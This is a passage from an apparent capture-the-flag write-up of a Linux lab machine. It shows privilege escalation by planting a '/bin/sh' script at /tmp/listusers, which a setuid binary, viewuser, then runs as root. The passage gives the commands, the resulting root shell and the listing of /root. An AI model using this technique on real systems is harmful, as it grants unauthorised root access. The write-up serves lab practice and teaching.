
Ran the file and it said a specific file in /tmp directory not found...



```
djmardov@irked:~/Documents$ file /usr/bin/viewuser
file /usr/bin/viewuser
/usr/bin/viewuser: setuid ELF 32-bit LSB shared object, Intel 80386, version
eter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=69ba4bc75bf72037
djmardov@irked:~/Documents$
```


it is an executable/binary, that i know.

So here's an approach for priv esc.
Now i will create a file with the name listusers in /tmp directory which will contain a shell.



```
djmardov@irked:~/Documents$ echo '/bin/sh' > /tmp/listusers
echo '/bin/sh' > /tmp/listusers
djmardov@irked:~/Documents$ chmod +x /tmp/listusers
chmod +x /tmp/listusers
djmardov@irked:~/Documents$ /usr/bin/listusers
/usr/bin/listusers
bash: /usr/bin/listusers: No such file or directory
djmardov@irked:~/Documents$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user per
It is still being actively developed
(unknown) :0           2024-10-15 10:40 (:0)
# id
id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdro
108(netdev),110(lpadmin),113(scanner),117(bluetooth)
# 
```

So first created a file and entered a shell in it and gave executable permissions, so when /usr/bin/listusers got executed, it also executes the /tmp/listusers file which contains a shell and it ran as root maybe that's why it gave a shell as root user.



```
# cd /root
cd /root
# ls -al
ls -al
total 24
drwx------  2 root root 4096 Oct 15 10:40 .
drwxr-xr-x 21 root root 4096 Sep  5  2022 ..
lrwxrwxrwx  1 root root    9 Nov  3  2018 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root   17 May 14  2018 pass.txt
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r-----  1 root root   33 Oct 15 10:40 root.txt
# ~
```

Got the last/root flag...